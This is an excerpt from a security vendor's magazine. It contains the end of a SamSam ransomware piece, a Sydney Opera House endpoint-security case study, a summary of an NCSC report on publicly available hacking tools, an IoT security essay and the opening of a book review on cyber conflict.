Here at Cylance, our researchers have regularly uncovered evidence of SamSam actors waiting many months after infiltration before launching their attack. During these months, the humans behind the attack appropriate as much of the enterprise as possible by launching attacks late in the evening or on weekends to avoid detection during working hours. We've also seen treat actors re-target organizations that have paid ransoms in the past, including an instance where the intruder tried multiple versions of the SamSam malware to bypass a host's defenses — downloading a total of six unique variants all during the same compromised RDP session. When one payload failed, they tried another, and another, until they managed to find a way to bypass the defense layers.

Remember, these are persistent actors with proven success at gaining entry into an organization. They are also adept at effective pricing and negotiation and know not to demand so much that the ransom cannot be paid, instead asking for an amount they have carefully calculated that their target organization can — and likely will — pay.

Conclusion

SamSam is a persistent and extremely clever ransomware that continues to evolve and adapt. The threat actors behind it have made millions of dollars by focusing on a core strategy of



327 new ransomware families appeared in 2017

Business is booming

Threat actors offer ransomware-as-a-service[19] to potential buyers, allowing non-experts to stage their own ransomware campaigns.

There were 327 new families[20] of ransomware reported in 2017, up from 247 new families in 2016.

targeting exposed organizations, destroying backups and critical data, and exploiting every vulnerability possible to extract payment.

The good news is that these types of attacks are entirely preventable with the right strategy — namely MFA or 2FA, consistent patching and updates, and native AI endpoint protection to bolster security defenses. This ransomware family may be around for years to come, but by following these security tips, the actors behind SamSam may face an effective run for their money. Φ

— Trevin Mowery contributed to this story

References

1 Palmer, Danny. (October 30, 2018). "New SamSam ransomware campaign aims at targets across the US." Retrieved from https://www.zdnet.com/article/new-samsam-ransomware-campaign-aims-at-targets-across-the-us/

2 Cylance Threat Research Team. (March 31, 2016). "Cylance vs. Samsa/Samsam Ransomware." Retrieved from https://threatvector.cylance.com/en_us/home/threat-spotlight-samsa-samsam-ransomware-vs-cylanceprotect.html

3 Whittaker, Zack. (April 23, 2018). "Atlanta projected to spend at least $2.6 million on ransomware recovery." Retrieved from https://www.zdnet.com/article/atlanta-spent-at-least-two-million-on-ransomware-attack-recovery/

4 The Cylance Team. (April 11, 2018). "Cylance vs. Future Threats: The Predictive Advantage." Retrieved from https://threatvector.cylance.com/en_us/home/cylance-vs-future-threats-the-predictive-advantage.html

5 Tripwire Guest Authors. (February 26, 2018). "Fileless Malware: What It Is and How to Stop It." Retrieved from https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/

6 The Cylance Team. (April 4, 2017). "Cylance vs. Fileless Malware." Retrieved from https://threatvector.cylance.com/en_us/home/cylance-vs-fileless-malware.html

7 Crawley, Kim. (February 1, 2018). "Hospital Had Backups: Paid Ransom Anyway". Retrieved from https://threatvector.cylance.com/en_us/home/hospital-had-backups-paid-ransom-anyway.html

8 Hancock Regional Hospital. (January 16, 2018). "Hancock Health Experiences Cyber Attack." Retrieved from https://www.hancockregionalhospital.org/2018/01/6262/

9 Grimes, Roger A. (January 24, 2017). "How to prevent ransomware infection and recover if you're hit." CSO. Retrieved from https://www.csoonline.com/article/3160766/ransomware/the-evolution-of-and-solution-to-ransomware.html

10 Morgan, Steve. (May 28,2017). "Global Ransomware Damage Costs Predicted To Exceed $5 Billion In 2017." Cybersecurity Ventures. Retrieved from https://cybersecurityventures.com/ransomware-damage-report-2017-5-billion/

11 Nichols, Shaun. (March 9, 2018). "Less than half of paying ransomware targets get their files back," The Register. Retrieved from https://www.theregister.co.uk/2018/03/09/less_than_half_of_ransomware_marks_get_their_files_back/

12 Higgins, Kelly Jackson. (2018). "Supply Chain Cyberattacks Surged 200% in 2017." Dark Reading, UBM. Electronics. Retrieved from https://www.darkreading.com/attacks-breaches/supply-chain-cyberattacks-surged-200--in-2017/d/d-id/1331337

13 Ponemon Institute. (January 17, 2017). "The Rise of Ransomware." Retrieved from https://www.ponemon.org/local/upload/file/Ransomware%20Report%20Final%201.pdf

14 Pollack, Doug. (June 21, 2017) "Why Many Cyberattacks are Never Reported." ID Experts. Retrieved from https://www.idexpertscorp.com/index.php/knowledge-center/single/why-many-cyberattacks-are-never-reported

15 Statista. (2018). "Distribution of ransomware attacks worldwide in 2017, by region." Retrieved from https://www.statista.com/statistics/873104/global-ransomware-attacks-region/

16 Statista. (2018). "Countries with highest share of users attacked with ransomware from 2017 to 2018." Retrieved from https://www.statista.com/statistics/226492/leading-ransomware-infected-countries/

17 Forrest, Conner. (September 22, 2017). "Report: 99% of ransomware targets Microsoft products." Tech Republic, Retrieved from https://www.techrepublic.com/article/report-99-of-ransomware-targets-microsoft-products/

18 Spitzer, Julie. (May 2, 2018). "Ransomware targets healthcare industry the most: 4 things to know." Becker's Hospital Review. https://www.beckershospitalreview.com/cybersecurity/ransomware-targets-healthcare-industry-the-most-4-things-to-know.html

19 Kennedy, Carrie. (February 28, 2017). "How does Ransomware as a Service work?" Online Tech. Retrieved from resource.onlinetech.com/howdoes-ransomware-as-a-service-work/

20 Statista. (2018). "Number of newly discovered ransomware families worldwide from 2015 to 2017." Retrieved from https://www.statista.com/statistics/701029/number-of-newly-added-ransomware-families-worldwide/

CASE STUDY

Sydney Opera House and VMtech Take on Cybersecurity

The Organization

The Opera House is one of the world's busiest performing arts centers and Australia's number one tourist destination. Each year, it attracts more than 8.2 million visitors on-site and stages more than 2,000 performances attended by over 1.5 million people.

Since opening its doors in 1973, the Opera House has become the symbol of modern Australia and the country's premier tourist destination, with an iconic or national-identity value that Deloitte Access Economics has estimated at $4.6 billion.

On the Opera House's 40th anniversary, it embarked on a decade of renewal, a series of projects to prepare the Opera House for future generations of artists, audiences, and visitors. Renewal isn't just about the building and the arts; it's also about renewing technology and systems. This enabled the Opera House to engage VMtech and Cylance to modernize its IT server and network infrastructure, as well as information management, privacy, and cybersecurity.

The Situation

As head of infrastructure and information at the Opera House, Garry Wordsworth is responsible for the building's information technology and networking operations. This includes the IT server and network infrastructure, information management, privacy, cybersecurity, and a variety of physical security and building management functions.

According to Wordsworth, "We recognized that our signature-based defenses were no longer providing us with the systems and services we required. When it came time to renew our technology and endpoint security systems, we were interested in learning more about Cylance's artificial intelligence and math-based approach to endpoint protection. After much testing and collaboration, we had the confidence to engage VMtech as the service provider and choose Cylance as our preferred supplier to implement next-generation endpoint security."

The Process

"Cylance was subject to an extensive tender process along with other leading vendors, as part of the Opera House's procurement process," said VMtech Account Manager, Connor Lavy.

The Opera House team crafted a detailed test plan that began with the installation of each product's management console and agent software.

Next, the Opera House team exposed each product to a suite of malware and custom exploits and collected statistical measures to determine the products' accuracy and effectiveness. Each product was then ranked based on criteria including:

- The level of granularity possible in defining endpoint security policies
- Capabilities for whitelisting and blacklisting selected devices, applications, and scripts
- Whether — and how frequently — signature and model updates were required
- The extent to which each product's data access and storage methods complied with the government's data privacy and data sovereignty requirements
- Their overall effectiveness in preventing the execution of advanced malware, malicious scripts, and both fileless and file-based attacks

At the end of the testing phase, Cylance's award-winning AI-based endpoint protection product, CylancePROTECT®, emerged as the preferred solution.

According to Wordsworth, "There were a number of reasons we decided to go with CylancePROTECT as our preferred solution. First, CylancePROTECT was the only one that detected and blocked every test. This was an impressive performance. Secondly, CylancePROTECT security policies proved to be extremely granular. For example, we were able to restrict the right to run scripts to members of our IT department only."

CylancePROTECT's unique architecture incorporates extensive features for ensuring customer and data privacy. For example, CylancePROTECT does not require customers to constantly stream data to the cloud or rely on Internet connectivity for protection. This was important to the Opera House as they wanted to ensure private customer information would always remain within their internal network environment. In addition, since CylancePROTECT's management interface is hosted on Amazon Web Services servers in Sydney, the Opera House was able to adopt a software-as-a-service platform.

The Results

Since being deployed, CylancePROTECT has demonstrated its effectiveness in preventing both fileless and file-based attacks. According to Wordsworth, "Recently, a DLL injection Trojan caused havoc at some of the world's largest organizations. We too were targeted by this DLL injection, however CylancePROTECT blocked it instantly. When we checked VirusTotal.com, as we do frequently, we discovered that our legacy defenses would have failed us. The recovery and remediation tasks alone would have cost us valuable time, effort, and productivity. We're confident in CylancePROTECT's ability to prevent incoming attacks like these."

Wordsworth also appreciates how quietly CylancePROTECT's agent software runs in the background and that installs or updates don't require reboots. "That makes our end-users happy and frees up our data center staff from having to reboot servers when updates are released. We've also seen a drastic decrease in the quantity of false positives we have to investigate. When you're managing a complex infrastructure like ours, efficiency improvements like these really matter."

Now that the Opera House's endpoint protection strategy is solidly in place, Wordsworth is planning additional enhancements to its security infrastructure. "We will continue working closely with VMtech to maintain, upgrade, and improve our systems," Wordsworth said. Φ

Industry:

- Arts and Tourism

Environment:

- Approximately 1,300 endpoints comprised of Windows and Mac end-user machines and both physical and virtual Windows and Linux servers

Challenges:

- Modernize the Opera House's signature-based endpoint defenses to prevent advanced malware, ransomware, and fileless attacks
- Ensure compliance with mandatory breach notification and regulatory requirements
- Maintain and enhance the Opera House's cybersecurity capability

Solution:

- Decommission existing security products and operationalize CylancePROTECT on all endpoint systems

Living

The


Off Land

Þubli¢ Hacking Tøols Get Their Day !n The $un

BY PHI RESEARCH STAFF

Despite the hype and the headlines, executive leaders are still surprised to hear when hackers have infiltrated their security environments. That news once meant a nation-state threat actor or sophisticated criminal group had somehow scaled the wall with complex, bespoke malware and was lying in wait to launch an attack. But a recent report[1] by the U.K.'s National Cyber Security Centre (NCSC) draws attention to a different and perhaps more insidious problem: the danger posed by generic, one-size-fits-all hacking tools. These tools are publicly available to threat actors of all skill levels, who can — and do — use them with ever-increasing frequency and success.

Icons from "Project Icons" by Mihaiciuc Bogdan



> “Since early 2018, we have observed an increase in JBiFrost being used in targeted attacks against critical national infrastructure owners and their supply chain operators.”


Custom hacking tools are particularly devastating because they are specifically tailored to their target, and often utilize the nature of the target’s defensive posture in order to neutralize any specialized defenses.


The NCSC report, which was the result of a joint effort by the Five Eyes governments,[2] highlights the most commonly seen publicly available hacking tools used after an initial compromise. These tools include:


1. **Remote access trojans (RATs):** Often used in the early stages of a hacking/infiltration campaign, RATs allow a threat actor to assume remote control of a target system. RATs carry a host of variable features that allow for theft of credentials, installation of backdoors, and related activity. NCSC highlights JBiFrost, a variant of Adwind, which in turn is derived from Frutas. NCSC believes JBiFrost is most commonly used by low-level threat actors, but that it can also be adopted by state actors; in fact, they cite several well-known APT groups believed to use other RATs, and the ones they mention have been associated in public security research with Chinese actors. The report concludes, “Since early 2018, we have observed an increase in JBiFrost being used in targeted attacks against critical national infrastructure owners and their supply chain operators.”

2. **Web shells:** Web shells are scripts that also allow remote access and are often used early in attacks or campaigns in order to establish a presence before expanding laterally. They frequently target web servers, for example: China Chopper. The NCSC points out that China Chopper is lightweight, easily modified, and has been in widespread use since 2012. NCSC notes that in 2018, threat actors were observed targeting public-facing web servers vulnerable to CVE-2017-3066 and that such activity was related to a vulnerability in the web application development platform Adobe ColdFusion, which enabled remote code execution. China Chopper was intended as the second-stage payload, delivered once servers had been compromised, allowing the attacker remote access to the victim host.

3. **Credential stealers:** Credential stealers include any tools that are designed to collect access- or permission-related information, either in plain text or in hashed form, including keyloggers. Example: Mimikatz, which NCSC points out “was used in conjunction with other hacking tools in the 2017 NotPetya and BadRabbit ransomware attacks to extract administrator credentials held on thousands of computers.”







4 **Lateral movement frameworks (LMFs):** LMF tools allow threat actors to move within a network post-penetration. Examples include: PowerShell Empire, Cobalt Strike, Metasploit, and other tools developed and used by penetration testers. NCSC points out that PowerShell Empire was observed in use in the 2018 compromise of a U.K. energy company, a Winter Olympics-themed spear-phishing campaign that targeted several South Korean organizations, as well as being used in attacks on law firms and academic institutions by advanced persistent threat groups.

5 **Command-and-control (C2) obfuscation tools:** C2 obfuscation tools help hide the infrastructure used to control malware used in an attack. Example: HTran. While NCSC does not go into detail about HTran's application in any specific incidents, it acknowledges that the cybersecurity authorities of all five governments were aware of HTran's successful use in keeping targeted attacks hidden from defenders for months at a time.

The NCSC report does well to explain the "whats and hows" behind the increased trend in the use of public hacking tools by criminals in simple attacks, as well as sophisticated attackers in targeted attacks. But, what accounts for the trend?

For low-level threat actors, the choice of public hacking tools makes clear economic sense: publicly available tools are free and require no skill to develop natively, no investment in R&D, and no outlay of cash to obtain, unlike custom tools that require some or all of those things.

Even sophisticated threat actors capable of developing custom tools are doing so less often, particularly when it comes to RATs, because of how easy it is to repurpose free, widely available resources. State or state-sponsored groups possess the skill, time, resources, and means to develop or purchase a wide variety of tools themselves, yet the trend to increase the use of public RATs continues to grow for at least two key reasons:

- RATs are frequently used to help establish a foothold during an operation. If they are caught and burned before the ultimate objective is achieved, not much is lost because the tools are expendable.
- The use of public RATs makes attribution harder. If the malware is available to everyone, then an individual's fingerprints are harder to lift and a threat actor can hide in an impossibly large group of suspects.

Another noteworthy takeaway from the NCSC report is the mention of so many penetration testing tools. Most of its discussion of the lateral movement and credential stealing tools involves programs originally designed by pen-testers. When used by network defenders with the permission of a client as part of a penetration test to security-check a company's defenses, we call these programs "tools". When used by threat actors to maliciously breach those same defenses, we call those same tools "malware".

Without knowing who is wielding these tools and what their intentions are, it can be hard for network defenders to know whether they are seeing pen-test activity or a real attack. For now, it's worth considering that publicly available pen-test tools may be chosen by threat actors with increasing frequency because, if caught, they provide yet another means of cover and a mechanism by which to frustrate attempts at attribution.

Finally, there may be one more important reason why actors of all levels of sophistication are turning to public hacking tools more and more: the tools are tried and tested. Like many open-source development projects, these tools have withstood testing and modification by a huge number of contributors over time, simply because they are public. If used, the operator can be assured they will work — and that takes the guesswork out of at least one part of a threat actor's operation.

> "Without knowing who is wielding these tools and what their intentions are, it can be hard for network defenders to know whether they are seeing pen-test activity or a real attack."

As the information security industry matures, the conventional wisdom about the threat landscape and risk management can set and harden, giving adversaries an opportunity to use those solidified ways of thinking against their targets. By maintaining situational awareness of all of the different types of tools threat actors can use to breach a company's security perimeter, such as those detailed in the NCSC report, defenders can tailor their threat response tactics to best suit the type of attack, and stay one step ahead of the attackers. Φ

References

1 National Cyber Security Centre. (October 11, 2018). Joint report on publicly available hacking tools. Retrieved from https://www.ncsc.gov.uk/joint-report (PDF)

2 The Five Eyes governments are: Australia, Canada, New Zealand, the U.K, and the U.S.

PUTTING THE ‘S’ IN IOT

Prepare Today for the Security Implications of a Connected World

BY SARA LOFGREN

People living in a thriving cosmopolitan city like Kuala Lumpur — much like people in urbanized areas all over the world — are living in a hyperconnected age, especially as more and more everyday devices come online. The adoption of connected devices is ramping faster than home PCs or World Wide Web adoption did decades ago.[1, 2] The low price tag, stand-alone nature, ease of use, and business value of Internet-ready devices make them highly appealing to both home and business users.

While everyone who works in the technology sector knows that IoT stands for Internet of things, what, exactly, counts as a thing?[3] It's important to define the types of devices that are able to connect to one another and how they connect, because by understanding the type of attack surface these devices can form, we can then understand how best to secure them.

The most basic definition of a thing in this context is any device that can connect to other devices on the Internet without the aid of a human to operate it qualifies as IoT. This means that simple wired devices like connected thermostats, video doorbells, utility sensors, printers, and lightbulbs, as well as more complex wired devices like industrial robots, traffic lights, and ATMs, are all IoT-capable.

IoT is by its very nature more vulnerable to external disruption or attack because it is always connected, typically mobile, and highly diverse in use and design, making the task of securing it much more complicated.

To add to this complexity, non-wired things that can connect to other things via wireless Internet, Bluetooth, or similar networks, are also IoT. So, add to the list smartwatches, other wearables, mobile credit card readers, drones, juicing machines, refrigerators, Internet-capable cars, stuffed toys, and even humans with connected implants.

Because all of these devices can connect to networks or other devices without any level of technical expertise on the part of the user and improve our quality of life, entertain a child, 3D print car parts, or make our power grid more efficient, there is little surprise that the future growth predictions for IoT are so large, with estimates ranging in the hundreds of millions to over a trillion dollar market size by 2022.[4]

Understanding Enterprise Adoption of IoT

In these connected times, employees now expect that the fluid, seamless technologies they are used to at home — the mobile phone apps that connect and coordinate activity from their TVs, their phones, their tablets, and their laptops — be made available in the workplace with bring-your-own-device programs. But, despite the increased business flexibility that comes from harnessing IoT, there's no such thing as a free lunch. With the increased efficacy of IoT devices comes dramatically increased risk and the potential exposure of data and information that are critical to business security.

Unlike previous technologies that could be quarantined, segmented, disconnected, or physically locked down when the need arose, IoT is by its very nature more vulnerable to external disruption or attack because it is always connected, typically mobile, and highly diverse in use and design, making the task of securing it much more complicated. It's therefore important for risk management professionals from the war room to the boardroom to approach security holistically and include security protocols in all enterprise-wide processes.

In addition to addressing the human points of potential failure, the challenge of integrating the IoT with existing business systems will continue to be significant for enterprises for years to come. As with any new technology, utility and ease of use always precedes security. Many devices are sold with the same default password out of the box — or no ability to set a password at all. So unsurprisingly, security is currently the biggest hurdle to full adoption of connected devices in the enterprise — or as some technologists joke, "there is no 'S' in IoT."[5]

As businesses both large and small continue to deploy devices that were not designed with security in mind, they will find themselves having to try to bolt security onto their IoT networks. And, they'll have to respond to the inevitable security incidents that will arise and potentially affect data confidentiality, availability, and the integrity surrounding their devices. Many IoT devices lack even the most basic user interface (like a touchscreen); their operating systems are designed to be lightweight to minimize processor usage and maximize battery life, so installing anti-malware software, firewalls, intrusion prevention tools, and other security defenses is a challenge.

Many devices can also be picked up and moved between locations, so physically securing them is not possible. And, with the rapid evolution and proliferation of third-party processors and batteries, not to mention the burgeoning used market for third-party, homegrown, and even pirated systems on resellers like eBay, there is little consistency in what software is running under the hood of a vast number of IoT-connected devices.

Securing the Future of IoT

As past corporate network boundaries continue to change and dissolve, it's safe to assume that these IoT networks will become increasingly diverse and complex. The data they collect, store, and share will also continue to grow in size and intricacy. This is exactly what happened with e-commerce and the years of data and credit card breaches that followed, occurrences of which we have seen in the headlines far too often. When we consider that many such devices are used in environments where their compromise is likely to be costly, this plethora of always-connected and limited-function IoT devices need a strong yet simple security solution that does not require human interaction to remain effective.

Like the devices themselves, such a security system requires portability, efficiency, and light use of system resources to cope with limited processing power. Successful solutions are born from the integration of embedded technologies with artificial intelligence (AI), which has the ability to run on the endpoint and continue to protect devices around the clock, even when they are offline and not connected to the Internet.

In addition, future efforts to secure IoT deployments must look at the entire ecosystem within an enterprise, including the security of the devices, as well as the security of systems that support the IoT network — everything from how authorized devices are identified to how the data they share is monitored and secured.

For a security consultant or staff IT team, monitoring an always-on network of connected things is a full-time job. This is where AI-based security systems step up and come into their own with non-human-supervised automated vigilance that never sleeps.

None of this is any kind of small challenge, I'd like to add. The networks and amount of data we are talking about are immense and these systems are highly complex. As a security consultant, I look forward to letting AI do all the heavy lifting in future where securing the IoT is concerned - it's currently the only way we can protect this growing plethora of things that already outnumber the human population.[6] Φ

References

1 Presse, Agence France. (March 9, 2014). "A 25-year timeline of the world wide web." Retrieved from https://www.businessinsider.com/a-25-year-timeline-of-the-world-wide-web-2014-3

2 Evans, Natasha. (December 29, 2016). "An accelerating IoT adoption rate will benefit the digital economy." Retrieved from https://delta2020.com/blog/150-an-accelerating-iot-adoption-rate-will-benefit-the-digital-economy

3 Evans, Dave. (April 2011). "The Internet of Things: How the Next Evolution of the Internet Is Changing Everything." Retrieved from https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf (PDF)

4 Columbus, Louis. (Aug 16, 2018). "IoT Market Predicted to Double By 2021, Reaching $520B." Retrieved from https://www.forbes.com/sites/louiscolumbus/2018/08/16/iot-market-predicted-to-double-by-2021-reaching-520b/#3e3e39571f94

5 Bosche, Ann; Crawford, David; Jackson, Darren; Schallehn, Michael; and Schorling, Christopher. (August 7, 2018). "Unlocking Opportunities in the Internet of Things." Retrieved from https://www.bain.com/insights/unlocking-opportunities-in-the-internet-of-things/

6 Alba, Michael. (September 9, 2017). "IoT Devices to Outnumber Humans in 2017." Retrieved from https://www.engineering.com/IOT/ArticleID/15594/IoT-Devices-to-Outnumber-Humans-in-2017.aspx

Off the Shelf

Dawn of the Code War: America's Battle Against Russia, China, and the Rising Global Cyber Threat

Author, John P. Carlin, with Garrett M. Graff
Public Affairs, October 2018

Imagine being a senior government official summoned to the White House Situation Room to brief the President of the United States on what was then the most high-profile cyber incident in U.S. history — the devastating attack on Sony Pictures Entertainment.

Your first task is to summarize for him the plot of the "vulgar screwball comedy" called The Interview, the release of which by Sony Pictures prompted the attack. Imagine telling the President how the main characters, played by James Franco and Seth Rogen, played hapless TV journalists who landed an interview with the North Korean leader, Kim Jong-Un, only to be recruited by the CIA to assassinate him in a plot that involves an illogical chase with a tiger, a tank, and later, somehow, Katy Perry.

Imagine trying to make sense of the fact that, against all odds and expectations, it was precisely that screwball comedy that motivated the North Korean government to launch the Sony attack — a real cyber attack that destroyed the data in thousands of corporate computers, exfiltrated valuable intellectual property, and publicly embarrassed company executives by leaking their private emails to a rapacious press.

Such was the reality for John Carlin, a former federal prosecutor who was Chief of Staff to FBI Director Robert Mueller, and, at the time of the briefing, Assistant Attorney General for national security. Carlin called those days the strangest in his nearly 20-year career in government.

Indeed, the anecdote is one of the most bizarre included in Carlin's *Dawn of the Code War*, a book that provides a fascinating insider's view not just of the Sony incident, but of nearly every major cyber attack targeting the U.S. in the last decade.

Encapsulated in Carlin's retelling of the Sony incident are timely questions concerning the threats facing the U.S. government and American corporations, such as how to defend against them, and how best to respond. Those questions include issues that have vexed policymakers and government leaders throughout our nation's most recent history: How do we define a cyberthreat: As an act of war? An act of vandalism, as President Obama called the Sony incident? A criminal act? An information operation? An attack on American private data and values?

